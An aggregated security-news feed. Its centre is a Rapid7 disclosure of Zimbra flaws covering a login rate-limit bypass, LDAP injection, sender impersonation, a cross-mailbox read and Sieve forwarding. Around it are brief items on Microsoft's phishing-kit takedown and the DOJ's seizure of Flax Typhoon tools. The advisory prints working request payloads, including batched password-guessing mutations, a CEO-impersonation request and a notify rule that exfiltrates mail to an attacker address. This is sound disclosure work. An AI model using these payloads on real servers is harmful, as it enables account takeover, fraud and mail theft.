Microsoft Defender XDR
– Account compromise through anomalous password spray or credential compromise
– Authentication from password-spraying infrastructure
– Potential user account compromise identified through attack analysis

Microsoft Security Copilot

Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.

Customers can also deploy AI agents, including the following Microsoft Security Copilot agents, to perform security tasks efficiently:

Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.

Threat intelligence reports

Microsoft Defender XDR customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the activity and techniques discussed in this blog. These reports provide intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about the activity discussed in this blog.

References

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

The post The hidden network: Inside the phishing infrastructure ecosystem powering global cybercrime appeared first on Microsoft Security Blog.

From One Account to Every Mailbox: Breaking Zimbra's Identity Boundaries (Part 1)

An enterprise mail server authenticates users, stores private communications, delivers recovery links, runs calendars, and sends mail that employees and other systems trust. Compromising it can therefore expose both email and the identities and workflows built around it.

During a broader assessment of Zimbra Collaboration Suite (ZCS), Rapid7 reported more than 80 vulnerabilities spanning authentication, mailbox authorization, calendar processing, web clients, document services, and the host operating system. The affected components are being fixed on different schedules, so we are publishing the analysis in stages. An accompanying GitHub repository containing full write-ups and PoCs serves as a live technical tracker, and will be updated as further findings and fixes become public.

This first article concentrates on five account-related vulnerabilities:

CVE

Finding

Rapid7 CVSS

Fixed release

CVE-2026-93637

GraphQL authentication rate-limit bypass

3.7 Low

No public fix listed

CVE-2026-93635

LDAP filter injection

5.3 Medium

No public fix listed

CVE-2026-73571

Email impersonation via SaveDraftRequest

8.3 High

ZCS 10.1.17

CVE-2026-10631

EWS cross-user mailbox access

6.5 Medium

ZCS 10.1.20

CVE-2026-50055

Sieve notify forwarding-restriction bypass

6.5 Medium

ZCS 10.1.20

Part 2 will cover unauthenticated stored XSS paths in the Classic and Modern clients and what they can do with the recipient's session. A script can install the Sieve forwarding rule (CVE-2026-50055); another path preserves direct mailbox access after the original session expires or the victim changes their password. CVE-2026-73571 makes these attacks more credible by placing the message in the mailbox as any chosen local user.

Parts 3 and 4 move through the document-service boundary from SSRF to code execution as zimbra, then cover multiple independent paths from zimbra to root. The BruCON presentation, Signed, Sealed, Compromised: Weaponizing Enterprise Mail Infrastructure, previewed these chains, including selected root-command output returned to the victim's browser after one message selection.

Product description

Zimbra Collaboration Suite is a self-hosted platform for email, calendars, contacts, tasks, and file sharing. Zimbra calls its commercial server Network Edition. Within one Network Edition installation, customers can license a mixture of Standard and Professional users. Zimbra Desktop and Zimbra Connector for Outlook are separate client applications, while Exchange Web Services (EWS) is a separately licensed server feature for Outlook compatibility.

ZCS includes two webmail clients with different request and rendering stacks: Classic relies primarily on SOAP, while Modern uses GraphQL. The server also accepts SMTP and iCalendar input, exposes compatibility services such as EWS, and delegates work to local components running under several operating-system identities.

Testing setup

Rapid7 initially assessed ZCS 10.1.16_GA_4850 Network Edition on Ubuntu 22.04. For fixed findings, each section describes Zimbra's fix and the accompanying Github repository retains the complete vulnerable-to-fixed diff.

Impact

The pre-authentication findings lower separate barriers to obtaining a foothold. GraphQL hides failed password attempts from Zimbra's source-IP counter. In the configured external-LDAP case, a second flaw can also leave the optional account-lockout policy with no local account to lock.

Each remaining finding is independently exploitable from an ordinary compromised account. Email impersonation needs no optional feature: the attacker places a different local address in an authenticated request. Zimbra submits the message from that account through the trusted outbound pipeline and records a copy in the selected user's Sent folder.

If EWS is enabled for the compromised account, the attacker can read private conversations, attachments, drafts, sent mail, contacts and calendar entries from other users' mailboxes. A separate Sieve policy bypass can keep copies of future mail flowing to the attacker after the original session expires or the password changes.

These examples do not represent everything an attacker can do with authenticated Zimbra access, or the full vulnerability set from the assessment.

GraphQL authentication rate-limit bypass (CVE-2026-93637)

This pre-authentication route requires only HTTPS access to Zimbra. ZimbraInvalidLoginFilter normally records failed logins by source address around requests to the public service endpoints. Classic submits login attempts through the SOAP AuthRequest path, whereas Modern exposes the same password check through its GraphQL authenticate mutation.

That limiter's failure threshold is 10 by default, and after a source crosses it within the configured window, subsequent requests handled by the filter receive HTTP 503. CVE-2026-93637 allows attempts through GraphQL to remain invisible to that counter.

Technical analysis

The failure counter relies on a request attribute

ZimbraInvalidLoginFilter wraps requests to the public service endpoints and runs the downstream handler before its counter logic:

// ZimbraInvalidLoginFilter.doFilter()
// ... whitelist, disabled-filter and existing-suspension handling omitted
chain.doFilter(request, response);
if (req.getAttribute(AUTH_FAILED) != null) { // [0] wrapper-supplied signal
    // ... logging omitted
    boolean loginFailed = (Boolean)req.getAttribute(AUTH_FAILED);
    if (loginFailed) {
        // ... per-IP counter lookup and initialization omitted
        if (count.incrementAndGet() > this.maxFailedLogin) {
            this.numberOfFailedOccurence.put(clientIp, count);
            this.suspiciousIpAddrLastAttempt.put(
                clientIp, System.currentTimeMillis());
        }
        this.numberOfFailedOccurence.put(clientIp, count);
    }
    // ... final debug logging omitted
}

At [0], failure processing begins only if the downstream path added auth.failed to the request. The relevant SOAP exception path is:

// SoapEngine.dispatchRequest()
// ... earlier dispatch handling omitted
catch (AccountServiceException.AuthFailedServiceException e) {
    HttpServletRequest httpReq = (HttpServletRequest)context.get("servlet.request");
    httpReq.setAttribute("auth.failed", (Object)Boolean.TRUE); // [1] failure becomes visible
    String clientIp = (String)context.get(REQUEST_IP);
    httpReq.setAttribute(REQUEST_IP, (Object)clientIp);
    response = soapProto.soapFault((ServiceException)e);
    // ... debug and informational logging omitted
}

At [1], SoapEngine.dispatchRequest() sets the attribute before returning the authentication fault. A failed SOAP login therefore reaches the check at [0] and increments the source-IP counter.

GraphQL skips the SOAP failure handler

Modern Zimbra's GraphQL extension builds an ordinary AuthRequest, then reaches its handler through XMLDocumentUtilities.executeDocumentAsGuest():

// XMLDocumentUtilities.executeDocumentAsGuest()
public static Element executeDocumentAsGuest(DocumentHandler handler,
        Element request, RequestContext rctxt) throws ServiceException {
    HashMap<String, Object> context = new HashMap<String, Object>();
    context.put("zimbra.context",
        GQLAuthUtilities.getGuestZimbraSoapContext(request.getQName(), handler, rctxt));
    context.put("servlet.request", rctxt.getRawRequest());
    context.put("servlet.response", rctxt.getRawResponse());
    return handler.handle(request, context); // [2] bypasses SoapEngine
}

At [2], the helper calls the authentication handler without passing through SoapEngine. An incorrect password still becomes a GraphQL error, but the catch block at [1] never runs. The attribute read at [0] is absent, so the filter does not increment the source-IP counter.

Exploitation

Batched authentication

An unauthenticated client sends JSON to /service/extension/graphql. GraphQL aliases let its query field invoke authenticate repeatedly with different passwords:

mutation {
  a0: authenticate(authInput: {account: {accountBy: name, key: "victim@example.test"}, password: "pass0"}) { authToken }
  a1: authenticate(authInput: {account: {accountBy: name, key: "victim@example.test"}, password: "pass1"}) { authToken }
  a2: authenticate(authInput: {account: {accountBy: name, key: "victim@example.test"}, password: "pass2"}) { authToken }
}

Each alias performs a real authentication operation. Failures appear in the GraphQL errors array, while a successful alias returns an authentication token under its corresponding name. The GraphQL engine imposes no application-level alias limit on this path. The whole document remains one HTTP request, so Jetty's request-count control sees one request rather than the number of login operations inside it.

Alias execution is sequential and backend-bound, so the rate depends on the deployment. Using 100 aliases per request, 10,000 candidates completed in under two minutes without the Zimbra IP counter or Jetty's request filter blocking the source. The vulnerability removes IP-level failed-login accounting and reduces request overhead.

The CVE-2026-93637 PoC accepts an ordinary password file, generates the batched GraphQL documents and reports the accepted candidate.

metasploit-module.png
Figure 1: Metasploit module tests 1500 passwords in 15 requests, successfully identifying the correct password in the final batch.

Per-account lockout

The IP counter is not Zimbra's only possible control. Its separate per-account lockout policy is disabled by default, but when enabled, failed GraphQL operations still increment the target local account's counter and stop further guessing when that account locks.

CVE-2026-93635 and external LDAP

On domains configured with external LDAP search-filter authentication and lazy auto-provisioning, CVE-2026-93635 turns the login field into a password oracle for an external directory user. LdapUtil.computeDn() substitutes a wildcarded login such as jdoe*@example.test into the configured filter without escaping it. If that pattern selects one directory entry, Zimbra tries the candidate password against that user. An incorrect password returns account.AUTH_FAILED; a correct password passes the LDAP bind and reaches lazy provisioning, producing a different response.

The wildcarded login is not the name of an existing local Zimbra account, so the optional per-account lockout has no account against which to record the failed attempt. Sending the same operation through GraphQL also avoids the source-IP counter. With per-account lockout enabled and its threshold set to five, repeated wrong candidates incremented neither counter, while a correct password remained distinguishable. This two-bug composition applies only to the stated external-LDAP configuration, not Zimbra's default local-authentication path.

The LDAP/GraphQL composition PoC and CVE-2026-93635 tracker entry cover this configured external-directory path in detail. The CVE-2026-93637 tracker entry records the standalone finding and affected-version evidence.

Impact

Anyone who can reach the public GraphQL endpoint can make repeated password guesses without triggering Zimbra's source-IP suspension. Batching several candidates also reduces the number of HTTP requests and the associated network overhead. This makes weak, reused or previously exposed passwords more practical to test, but it does not reveal a strong password or bypass a separate MFA check.

Email impersonation via SaveDraftRequest (CVE-2026-73571)

SaveDraftRequest has a delegated-sending path selected by isDelegatedReq. On a vulnerable server, an ordinary user can place another local address in the request's From field. The handler resolves that address to its mailbox, assumes the mailbox owner's authority and calls Zimbra's normal send routine without checking whether the signed-in account has send-as rights. This is an application authorization failure, not a forged display name or a hand-written SMTP header: Zimbra submits the attacker's message as the selected account and adds the corresponding item to that account's Sent folder.

The target must be on the same mailbox server, but the attack requires no optional Zimbra feature, existing delegation, administrator right or victim action.

Technical Analysis

Claimed sender becomes mailbox authority

After the request parser extracts the From address, the delegated branch resolves that address to a local account and reads an optional delegateeAccountId:

// SaveDraft.handle() excerpt
// ... message fields, From address and delegation attributes parsed above
if (mailAddress != null) {
    delegatorAccount = prov.get(
        Key.AccountBy.name, mailAddress, zsc.getAuthToken()); // [0] account named by From
}
if (isDelegatedReq) {
    delegatorMbox = MailboxManager.getInstance()
        .getMailboxByAccountId(delegatorAccount.getId());
    Account delegateeAccount = null;
    OperationContext oct = null;
    if (delegateeAccountId != null) {
        delegateeAccount = prov.getAccountById(delegateeAccountId);
        oct = new OperationContext(delegateeAccount); // [1] supplied account context
    } else if (delegatorMbox != null) {
        oct = new OperationContext(delegatorMbox); // [2] claimed sender context
    }
    if (oct != null && delegatorMbox != null) {
        mm = ParseMimeMessage.parseMimeMsgSoap(
            zsc, oct, delegatorMbox, msgElem, null, mimeData);
        boolean deliveryReport = false;
        // ... optional delivery-report update omitted
        SendMsg.doSendMessage(oct, delegatorMbox, mm, mimeData.uploads,
            null, "r", null, null, false, false, false, deliveryReport); // [3] platform delivery
    }
    // ... response construction omitted
}

There is no checkRight(), canAccessAccount(), or canSendAs() call between resolving the account at [0] and delivery at [3]. In the demonstrated request, delegateeAccountId is absent. At [2], Zimbra constructs the operation context from the mailbox named in From, causing the later send to treat the selected account as the caller. [3] then submits the message through Zimbra's legitimate sending path.

There is a second way to trigger the flaw. The attacker can supply the claimed sender's account UUID in delegateeAccountId. At [1], Zimbra constructs the operation context directly from that account and reaches the same impersonation result without checking the identity that was actually signed in.

Exploitation

Sending as a local identity

The relevant SaveDraftRequest body is:

<SaveDraftRequest xmlns="urn:zimbraMail" isDelegatedReq="1">
  <m>
    <e t="t" a="recipient@example.test"/>
    <e t="f" a="ceo@example.test"/>
    <su>Updated payroll review</su>
    <mp ct="text/plain"><content>Please review the changes.</content></mp>
  </m>
</SaveDraftRequest>

Because Zimbra submits the message through its legitimate infrastructure, the issue goes beyond display-name spoofing. On a deployment whose legitimate outbound mail passes SPF, DKIM, and DMARC, the impersonated message passes them too: it uses the same source MTA, signing domain, RFC sender, and envelope sender as legitimate mail from the selected account. Local testing confirmed that sender alignment and normal MTA path.

The CVE-2026-73571 PoC submits the delegated request with an operator-selected sender, recipient, subject and message body. On the affected build, the message arrived with the CEO as its RFC sender, and the same subject appeared in the CEO's Sent folder.

forged-ceo-communications.png
Figure 2: The victim's Inbox displays the forged message as an ordinary internal email from the CEO.

Impact

An attacker can impersonate any local user, not only an administrator or executive. Internally, that allows believable payment requests, changes to account details, malicious links, false instructions and fraudulent approvals. Normal display-name spoofing warnings and external-sender banners do not help because Zimbra submits the message as the selected local user.

Zimbra also places the forged message in the impersonated user's Sent folder. This leaves a fabricated record of authorship and can support an attempt to frame that user.

ceo-sent-folder.png
Figure 3: The same forged message is recorded in the CEO's Sent folder.

For external recipients, the attacker can send from a finance account to request new payment details, use an operations account to cancel or alter an order, or send scams and abusive mail under an employee's address. The consequences depend on the role and relationships of the selected sender.

The same trusted-delivery advantage applies to exploit-bearing mail. The next article will examine browser-side findings that an attacker can deliver from any chosen local account. Impersonation is not required for the XSS itself, but can make the message appear to come from somebody the recipient trusts.

Fix

The patch in ZCS 10.1.17 retains the account that actually signed in unless it has an explicit send-as or send-on-behalf-of right. An unauthorized delegated request consequently runs as the caller rather than the account named in the message.

EWS cross-user mailbox access (CVE-2026-10631)

Zimbra's EWS extension uses composite folder IDs intended for shared-mailbox operations. FindItem trusts the owner UUID inside an attacker-supplied ID and constructs the authorization context from the selected mailbox instead of the account that signed in. This Insecure Direct Object Reference (IDOR) lets any ordinary EWS-enabled account read complete items from other users' mailboxes without a share or delegation grant.

The attacker needs zimbraFeatureEwsEnabled=TRUE. Although disabled by default, deployments using Zimbra's Outlook desktop integration commonly enable EWS class-of-service-wide. The target account does not need EWS enabled, and no target-user action is required.

Technical analysis

Composite IDs select the mailbox

To address a shared item, EWS needs to identify both the mailbox that owns it and the item or folder inside that mailbox. Zimbra encodes this as {ownerUUID}_{numericId}. For example:

5e05e6e2-8810-4c2a-a7ac-3771df62e344_2
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^ ^
              owner UUID             +-- folder 2 (Inbox)

When FindItem receives a composite ID, FolderUtil.parseItemId() separates the owner and numeric portions. The owner value is then passed to ItemUtil.getGrantorMailbox():

// ItemUtil.getGrantorMailbox()
public static Mailbox getGrantorMailbox(String ownerId) throws ServiceException {
    Provisioning prov = Provisioning.getInstance();
    Account ownerAcct = prov.get(Key.AccountBy.id, ownerId); // [0] supplied owner UUID
    Mailbox mailboxOwnr = MailboxManager.getInstance()
        .getMailboxByAccount(ownerAcct); // [1] selected mailbox
    return mailboxOwnr;
}

At [0], EWS resolves the supplied owner UUID to a local account; [1] retrieves that account's mailbox. Neither method receives the caller's identity.

The mailbox becomes the authenticated identity

The authenticated account and selected mailbox are then passed to ItemOperation:

// ItemOperation.ItemOperation()
public ItemOperation(Account account, Mailbox mailbox, ZimbraAuth zimbraAuth)
        throws ServiceException {
    this.account = account; // [2] authenticated attacker
    this.mailbox = mailbox; // [3] selected owner's mailbox
    this.octxt = mailbox == null
        ? new OperationContext(account)
        : new OperationContext(mailbox); // [4] selected owner context
    this.zimbraAuth = zimbraAuth;
    this.octxt.setUserAgent(zimbraAuth.getUserAgent());
}

[2] is the attacker account. Supplying a victim UUID makes [3] the victim mailbox, so it is not null. [4] therefore creates OperationContext from the victim mailbox instead of the attacker account.

// OperationContext constructors
public OperationContext(Mailbox mbox) throws ServiceException {
    this(mbox.getAccount()); // [5] target mailbox owner
}

public OperationContext(Account acct) {
    this(acct, false);
}

public OperationContext(Account acct, boolean admin) {
    this.authuser = acct; // [6] identity used for permission checks
    // ... remaining context initialization omitted
}

[5] extracts the victim account from that mailbox, and [6] stores the victim as the authenticated user. The mailbox then compares this identity with its owner:

// Mailbox.getAuthenticatedAccount()
Account getAuthenticatedAccount() {
    // ... context and authenticated-user lookup omitted
    if (authuser != null && authuser.getId().equals(this.getAccountId())) {
        authuser = null; // [7] matching identity is treated as owner access
    }
    return authuser;
}

The identities match, so [7] changes the authenticated user to null, which downstream checks treat as owner access. The attacker's request is consequently authorized as the victim. EWS has used the untrusted owner UUID both to select a mailbox and to decide who is authenticated. The numeric folder ID is subsequently resolved within that owner context, allowing FindItem to access any folder in the selected mailbox.

Exploitation

Resolving a target mailbox

A target UUID is available through ordinary authenticated directory lookups. Both GetAccountInfoRequest and SearchGalRequest return zimbraId for a known local address. The PoC uses GetAccountInfoRequest:

<GetAccountInfoRequest xmlns="urn:zimbraAccount">
  <account by="name">victim@example.test</account>
</GetAccountInfoRequest>

The response contains the target's UUID:

<attr name="zimbraId">5e05e6e2-8810-4c2a-a7ac-3771df62e344</attr>

Appending _2 to the UUID forms the target's Inbox identifier. The attacker sends the following EWS request to /service/extension/zimbraews, or to /EWS/Exchange.asmx when EWS is exposed through Zimbra's standard proxy:

<m:FindItem Traversal="Shallow"
    xmlns:m="http://schemas.microsoft.com/exchange/services/2006/messages"
    xmlns:t="http://schemas.microsoft.com/exchange/services/2006/types">
  <m:ItemShape>
    <t:BaseShape>AllProperties</t:BaseShape>
    <t:IncludeMimeContent>true</t:IncludeMimeContent>
  </m:ItemShape>
  <m:IndexedPageItemView MaxEntriesReturned="5" Offset="0" BasePoint="End"/>
  <m:ParentFolderIds>
    <t:FolderId Id="5e05e6e2-8810-4c2a-a7ac-3771df62e344_2"/>
  </m:ParentFolderIds>
</m:FindItem>

The server returns the selected mailbox's data in the EWS response:

<ns2:Message xmlns:ns2="http://schemas.microsoft.com/exchange/services/2006/types">
  <!-- Complete base64 MIME and other returned fields omitted. -->
  <ns2:ItemId Id="5e05e6e2-8810-4c2a-a7ac-3771df62e344_380" ChangeKey="600"/>
  <ns2:Subject>Project Phoenix acquisition timeline</ns2:Subject>
  <ns2:Body BodyType="Text">The target accepted the preliminary terms.
    Board approval is due Friday. Keep this strictly confidential.</ns2:Body>
  <ns2:HasAttachments>true</ns2:HasAttachments>
  <ns2:From><ns2:Mailbox>
    <ns2:EmailAddress>finance@northbridge.example</ns2:EmailAddress>
  </ns2:Mailbox></ns2:From>
  <ns2:InternetMessageId><20261005150023.563F6400B9@mail.lab.local></ns2:InternetMessageId>
</ns2:Message>

The CVE-2026-10631 PoC obtains that UUID and creates the composite ID automatically.

Cross-account folder reads

Changing the numeric component selects another well-known folder:

Folder

Crafted ID

Unauthorized result

Inbox

{uuid}_2

Received messages and attachments

Sent

{uuid}_5

Messages sent by the target

Drafts

{uuid}_6

Unfinished messages

Contacts

{uuid}_7

Address-book entries

Calendar

{uuid}_10

Appointments and meeting data

If the target mailbox is on another server in the same Zimbra cluster, the first server forwards the crafted request. The receiving server resolves its local mailbox from the same owner UUID and reaches the vulnerable FindItem constructor.

The CVE-2026-10631 tracker entry covers the full response, affected folders and multi-server path in detail.

Impact

EWS exposes the victim's private message bodies and attachments, as well as drafts, sent mail, contacts and calendar data. The attacker can monitor conversations and use their history to make the separate impersonation attack more credible.

An attacker can also request a password reset for another service, monitor the corresponding mailbox and consume the link. EWS does not bypass third-party MFA by itself, but it exposes an email channel that many services still treat as sufficient proof. Because the owner UUID is attacker-selected, the same ordinary EWS account can repeat these reads against other local mailboxes.

Note that an earlier version of this analysis, presented at BruCON 2026, attributed GetItem, send, move and delete to the same flaw. Comparing intermediate Network Edition releases during this research required multiple restored VM appliances, because EWS is license-gated and normal patching advances the complete system; one appliance retained a separate mailbox authorization state that obscured the boundary, which initially made the impact appear broader. Repeating each operation with explicit authorization and target-state controls narrowed the CVE to FindItem, which still exposes complete MIME and attachments.

Fix

The patch in ZCS 10.1.20 creates the EWS authorization context from the account that signed in, not the mailbox selected by the composite ID. Zimbra applied that correction to both local and remote mailbox operations.

Sieve notify forwarding-restriction bypass (CVE-2026-50055)

zimbraFeatureMailForwardingInFiltersEnabled=FALSE is meant to stop users creating server-side mail-forwarding rules. Zimbra enforces it by rejecting Sieve redirect, but accepts notify even though that action can send selected headers and the complete text body to an arbitrary external address. An authenticated user can therefore install persistent mail exfiltration despite the administrator's restriction. If forwarding is normally allowed, there is no policy boundary to bypass.

Technical analysis

Redirect is the only blocked action

Both the ModifyFilterRulesRequest and ModifyOutgoingFilterRulesRequest SOAP commands call checkForwardFilterAttr() before saving a rule. The check recognizes only one action type:

// DocumentHandler.checkForwardFilterAttr()
public boolean checkForwardFilterAttr(Account account, List<FilterRule> filterRules,
        String filterRuleType) throws ServiceException {
    if (!account.isFeatureMailForwardingInFiltersEnabled() && !filterRules.isEmpty()) {
        for (FilterRule filterRule : filterRules) {
            if (!Objects.requireNonNull(filterRule.getFilterActions()).stream()
                .anyMatch(FilterAction.RedirectAction.class::isInstance) // [0] redirect only
                || this.checkIfFilterAlreadyExists(filterRule, account, filterRuleType))
                continue;
            return false;
        }
    }
    return true; // [1] all other actions allowed
}

At [0], the policy classifies only RedirectAction as forwarding, meaning NotifyAction and RFCCompliantNotifyAction reach [1] even though they can send attacker-selected message content to an external email address.

Notify expands message content

These actions can include message content rather than just a generic alert because SoapToSieve.getSieveScript() enables the variables and enotify extensions. FilterUtil.getVarsMap() then supplies the values available to the notification:

// FilterUtil.getVarsMap() excerpt
// ... case-insensitive variable-map construction omitted
Enumeration enumeration = mimeMessage.getAllHeaders();
while (enumeration.hasMoreElements()) {
    Header header = (Header)enumeration.nextElement();
    vars.put(header.getName().toLowerCase(),
        ZInternetHeader.decode(
            mimeMessage.getHeader(header.getName(), ","))); // [2] decoded headers
}
vars.put("subject", parsedMessage.getSubject());
MPartInfo bodyPart = Mime.getTextBody(parsedMessage.getMessageParts(), false);
if (bodyPart != null) {
    // ... IOException handling omitted
    vars.put("body", Mime.getStringContent(
        bodyPart.getMimePart(),
        mailbox.getAccount().getPrefMailDefaultCharset())); // [3] selected text body
}
return vars;

When the rule runs, Notify.executeBasic() expands those variables into the notification subject and body. [2] makes decoded headers available, and [3] supplies the text part selected by Mime.getTextBody(). It does not supply raw MIME or attachments.

Exploitation

Installing persistent exfiltration

An authenticated user can place the following rule object inside ModifyFilterRulesRequest:

<filterRule name="Email Notification" active="1">
  <filterTests condition="allof"><trueTest/></filterTests>
  <filterActions>
    <actionNotify a="attacker@external.example"
      su="Fwd: ${subject}"
      content="From: ${from}
To: ${to}
Subject: ${subject}

${body}"/>
    <actionKeep/>
  </filterActions>
</filterRule>

actionKeep leaves the original message in the user's Inbox, while each matching delivery sends the selected message text and headers to the external address.

The CVE-2026-50055 PoC preserves existing filters while installing the notify rule. After an ordinary message arrived for the filtered account, another mailbox received its subject, sender, recipients, date and complete text body. The CVE-2026-50055 tracker entry has the complete affected-version information.

notification-delivered.png
Figure 4: The notification delivered to the attacker contains the subject, headers and complete text body of the victim's message.

Hidden from Modern

The persistence is not apparent in Modern. During testing, the server returned the active notification rule while the same account's Filters view remained empty. The server continued to run the rule normally, but Modern did not give the account owner a way to discover or remove it.

moderns-filter-view.png
Figure 5: Modern's Filters view does not display the active Sieve notify rule.

Classic did list the attacker-selected name under Active Filters, but its overview did not expose the notification address or copied fields. The rule is therefore not invisible from every client, and an attacker can choose a less conspicuous name.

zimbra-classic-view.png
Figure 6: Classic displays the attacker's rule name but not the external destination or copied fields.

Impact

The flaw defeats an administrator's attempt to prevent users from forwarding mail with server-side filters. An attacker with an authenticated session can install the rule directly. It continues to disclose future message text and headers after that session expires or the password changes, without appearing in Modern's Filters view. It does not forward attachments or raw MIME.

Fix

The patch in ZCS 10.1.20 treats notify and its RFC-compliant variant as forwarding actions and rejects them under the same account policy as redirect.

Remediation

Apply the latest supported Zimbra release. Zimbra's security advisory lists CVE-2026-73571 as fixed in ZCS 10.1.17 and CVE-2026-10631 and CVE-2026-50055 as fixed in ZCS 10.1.20. No fixed release is publicly listed for CVE-2026-93635 or CVE-2026-93637 at the time of publication, so install the security update containing those fixes when Zimbra releases it.

Upgrading does not remove filter rules already saved to accounts. Administrators should inspect the stored incoming and outgoing filter rules for external actionNotify and RFC-compliant notify actions that violate forwarding policy; Modern's Filters view is not sufficient for this review.

Detection and Incident Response

A reverse proxy or web application firewall that inspects request bodies can detect multiple authenticate aliases in one anonymous GraphQL request. Zimbra's EWS logs expose cross-user operations involving two different account UUIDs, as shown in the EWS IoCs. Saved notify rules and outbound notification traffic provide more direct evidence of the Sieve path.

EWS creates no delegation grant to revoke, Sieve rules remain as saved account state, and sender impersonation can generate ordinary Sent and MTA artifacts. Recovery must cover those server-side changes and any other mailbox reached, not only the password of the account first compromised.

Credit

The assessment was conducted by Jonah Burgess (CryptoCat), Senior Security Researcher at Rapid7, in accordance with Rapid7's vulnerability disclosure policy.

Disclosure timeline

  • April 17, 2026: Rapid7 submitted an initial report covering 23 findings.

  • April 24, 2026: Zimbra acknowledged the report.

  • May 21, 2026: Zimbra confirmed they validated 10 of the 23 findings, three of which were duplicates.

  • May 28, 2026: ZCS 10.1.17 fixed CVE-2026-73571.

  • June 1, 2026: Zimbra requested an embargo on publication until the planned ZCS 10.1.18 release in September.

  • June 16 and July 7, 2026: ZCS 10.1.18 and 10.1.19 were released without additional fixes from the initial report.

  • July 15, 2026: Zimbra and Rapid7 agreed on September 24 as the coordinated disclosure date.

  • July 20, 2026: ZCS 10.1.20 fixed three additional CVE-assigned findings from the initial report: CVE-2026-50054, CVE-2026-10631 and CVE-2026-50055.

  • August 19, 2026: Rapid7 submitted a second report containing 32 additional findings.

  • August 31, 2026: Rapid7 and Zimbra met to prioritize remediation and discuss patch verification.

  • September 8, 2026: Rapid7 submitted a third report containing 25 lower-priority findings.

  • September 17–18, 2026: Zimbra requested 90 days from receipt of the later report before publication of full technical details. Rapid7 scheduled those later findings for November 23.

  • September 24, 2026: ZCS 10.1.21 fixed four findings from the second report. Rapid7 presented selected results and attack chains at BruCON without releasing the associated weaponized PoCs.

Microsoft and partners disrupt vast Chinese-language phishing kit ecosystem

Microsoft collaborated with Japanese authorities, Health-ISAC and several cybersecurity companies to dismantle an expansive, seemingly disconnected ecosystem of Chinese-language cybercrime tools and services, the company announced Wednesday.

Since the start of the year, a vast collection of customized phishing kits developed and sold by Chinese-speaking threat actors — a cluster Microsoft tracks as Storm-2990 — have delivered more than 1 billion phishing emails and SMS messages to more than 75,000 organizations globally. More than three-quarters of those malicious messages targeted Microsoft customers, the company said.

Cybercriminals purchased the phishing kits, tools and infrastructure from an interconnected network Microsoft and Japanese authorities started investigating in early 2025. The kits were used to target individuals and organizations in healthcare, financial services, logistics and IT predominantly in the United States and Japan.

Microsoft said it and Health-ISAC, working with a federal court order, seized and redirected domains that powered the underlying infrastructure of these cybercrime tools and services known as YAM Store, CoGUI and Iron Man. 

The company said it also disabled more than 20,000 accounts connected to YAM Store and continues to disrupt the operation by removing infrastructure hosted on its services and blocking more than 100,000 domains used for impersonation and fraud.

“Most people have opened their messages to find a suspicious alert urgently telling them that a package cannot be delivered, a toll remains unpaid, a bank account needs attention, or a tax bill is overdue. The details may change, but the goal is the same: to get someone to click, share personal information, or pay,” Steven Masada, general counsel and general manager of Microsoft’s Digital Crimes Unit, wrote in a blog post.

“These messages are relentless,” he added. “Delete and block one, and another takes its place. Ignore them, and more will follow. Fall for one, and the floodgates open. What appears to be a simple scam message is often the visible end of a much larger transnational cybercriminal operation.”

The phishing kids included templates impersonating legitimate brands that cybercriminals used to facilitate high-volume campaigns. Researchers said similar infrastructure and overlapping activity suggested the tools shared development origins, code reuse or close collaboration among developers.

Microsoft said cybercriminals used the phishing kits to steal credentials, financial data and abuse the device code authentication process to obtain authentication tokens and access compromised accounts. Researchers said cybercriminals primarily used the tools for financial fraud, typically using stolen payment data to make fraudulent purchases of high-end goods or transactions on legitimate financial platforms. 

Resecurity, which aided the investigation, gained access to Iron Man’s infrastructure and found 2,360 phishing templates impersonating banks, retailers, healthcare providers, transportation authorities, police departments and government agencies across 130 countries. Cloudflare, Oracle, Proofpoint and TRM Labs also provided research and investigative support.

“What began with scam activity targeting people and organizations in Japan led investigators to an underground service economy supplying criminals around the world,” Masada wrote. 

“YAM Store, CoGUI and Iron Man are only part of that larger criminal network, but disrupting them makes it harder for criminals to obtain the accounts, tools and infrastructure they rely on,” he added. “The scam message is often the only part victims see. The businesses behind it are what make it possible.”

The post Microsoft and partners disrupt vast Chinese-language phishing kit ecosystem appeared first on CyberScoop.

Cybersecurity annoyances

ON SECURITY By Susan Bradley It’s that time of the year again. No, not pumpkin spice — I’m talking about Cybersecurity Awareness Month. AI provided this definition: “October is recognized as Cybersecurity Awareness Month in the United States, led annually by CISA and the National Cybersecurity Alliance, with themes such as ‘Securing the Next 250’ […]

DOJ, FBI seize Flax Typhoon-linked hacking tools Microscan, FishHub

The Justice Department and FBI announced that they had seized two hacking tools connected to the Chinese government-linked group Flax Typhoon and a China-based company that the U.S. government has repeatedly taken action against, including with a new multi-agency advisory Thursday.

The domain name seizures were meant to deny hackers access to the vulnerability scanning tool Microscan and the spearphishing tool FishHub created by the Chinese firm Integrity Technology Group, which the United States sanctioned last year. The U.S. government in 2024 also made the company the focus of a takedown operation, saying it was behind a massive botnet.

Authorities were granted the court-authorized seizures in the Western District of Pennsylvania, the FBI and DOJ announced Thursday in unsealing documents in the case.

U.S. agencies paired the announcement of the seizures with an advisory from the FBI, Cybersecurity and Infrastructure Security Agency and National Security Agency.

